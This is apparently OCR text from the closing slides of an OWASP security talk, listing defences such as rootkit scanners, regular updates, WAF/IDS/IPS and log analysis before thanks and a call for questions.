


no defence?

OWASP
The Open Web Application Security Project

- Encrypted memory?
- Sandboxed processes and per process encryption?
- Other SF stuff?

solutions



OWASP
The Open Web Application Security Project

- Rkhunter, chkrootkit, Zeppoo, clamav
- Install updates regularly [os+software]
- WAF, IDS, IPS, other 3-letters abbreviations
- Log analysis!

OWASP
The Open Web Application Security Project

GO FIND A CAVE!!!

thanks!

OWASP
The Open Web Application Security Project

Questions?